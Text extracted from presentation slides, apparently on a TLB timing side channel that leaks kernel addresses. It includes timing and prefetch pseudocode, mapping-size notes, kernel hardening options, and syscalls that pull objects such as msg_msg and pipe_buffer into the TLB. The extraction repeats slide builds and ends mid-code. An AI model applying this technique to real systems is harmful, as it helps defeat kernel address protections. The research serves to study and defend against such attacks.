



- Is a page in the TLB?
- Measure an access:

```
start = time();  
access(test_address);  
time = time() - start;
```
- How to measure kernel pages?


```
start = time();  
prefetch(kernel_address);  
time = time() - start;
```









Attacker




TLB




Kernel




Attacker



TLB




Kernel




Attacker

TLB


Kernel



Attacker




TLB




Kernel




Attacker




TLB




Kernel




Attacker



TLB




Kernel



Attacker

TLB


Kernel



Attacker

TLB


Kernel



Attacker

TLB


Kernel




Attacker


TLB


Kernel













- No Mapping
- 4kB Mapping
- 2MB Mapping

- 🚧 Use memory allocated with `vmalloc`.
 - E.g., bytecode for eBPF.




- No Mapping
- 4kB Mapping
- 2MB Mapping

- 🚧 Use memory allocated with `vmalloc`.
 - E.g., bytecode for eBPF.
- 🚧 Use defenses:




- No Mapping
- 4kB Mapping
- 2MB Mapping

- 🚧 Use memory allocated with `vmalloc`.
 - E.g., bytecode for eBPF.
- 🚧 Use defenses:
 - `CONFIG_VMAP_STACK`:
Stack allocated with `vmalloc`.



- No Mapping
- 4kB Mapping
- 2MB Mapping

- 🚧 Use memory allocated with `vmalloc`.
 - E.g., bytecode for eBPF.
- 🚧 Use defenses:
 - `CONFIG_VMAP_STACK`:
Stack allocated with `vmalloc`.
 - `CONFIG_SLAB_VIRTUAL`:
Virtualize heap on 4 kB mappings.



- No Mapping
- 4kB Mapping
- 2MB Mapping

- 🚧 Use memory allocated with `vmalloc`.
 - E.g., bytecode for eBPF.
- 🚧 Use defenses:
 - `CONFIG_VMAP_STACK`:
Stack allocated with `vmalloc`.
 - `CONFIG_SLAB_VIRTUAL`:
Virtualize heap on 4 kB mappings.
 - `CONFIG_STRICT_MODULE_RWX`:
Split DPM to 4 kB mappings.





🔧 Syscalls to load **4 kB-aligned** kernel address:



- 🔧 Syscalls to load **4 kB-aligned** kernel address:
 - Kernel stack:



- 🔧 Syscalls to load **4 kB-aligned** kernel address:
 - Kernel stack:
`syscall(-1)`



- 🔑 Syscalls to load **4 kB-aligned** kernel address:
 - Kernel stack:
`syscall(-1)`
 - `msg_msg`:



🔑 Syscalls to load **4 kB-aligned** kernel address:

- Kernel stack:
`syscall(-1)`
- `msg_msg`:
`sys_msgrcv`



🔑 Syscalls to load **4 kB-aligned** kernel address:

- Kernel stack:
`syscall(-1)`
- `msg_msg`:
`sys_msgrcv`
- `pipe_buffer`:



🔑 Syscalls to load **4 kB-aligned** kernel address:

- Kernel stack:
`syscall(-1)`
- `msg_msg`:
`sys_msgrcv`
- `pipe_buffer`:
`sys_read`



🔧 Syscalls to load **4 kB-aligned** kernel address:

- Kernel stack:
`syscall(-1)`
- `msg_msg`:
`sys_msgrcv`
- `pipe_buffer`:
`sys_read`
- Page tables:



🔑 Syscalls to load 4 kB-aligned kernel address:


- Kernel stack:
`syscall(-1)`
- `msg_msg`:
`sys_msgrcv`
- `pipe_buffer`:
`sys_read`
- Page tables:
`sys_mprotect`
- ...




👓 Syscalls to load **4 kB-aligned** kernel address:


- Kernel stack:
`syscall(-1)`
- `msg_msg`:
`sys_msgrcv`
- `pipe_buffer`:
`sys_read`
- Page tables:
`sys_mprotect`
- ...

👓 **Multiple addresses** are loaded to the TLB ☹️



```
sys_msgrcv(id, mtext, mtype):  
    queue = ipc_ns.root_rt[id]  
    msg = find_msg(queue, mtype)  
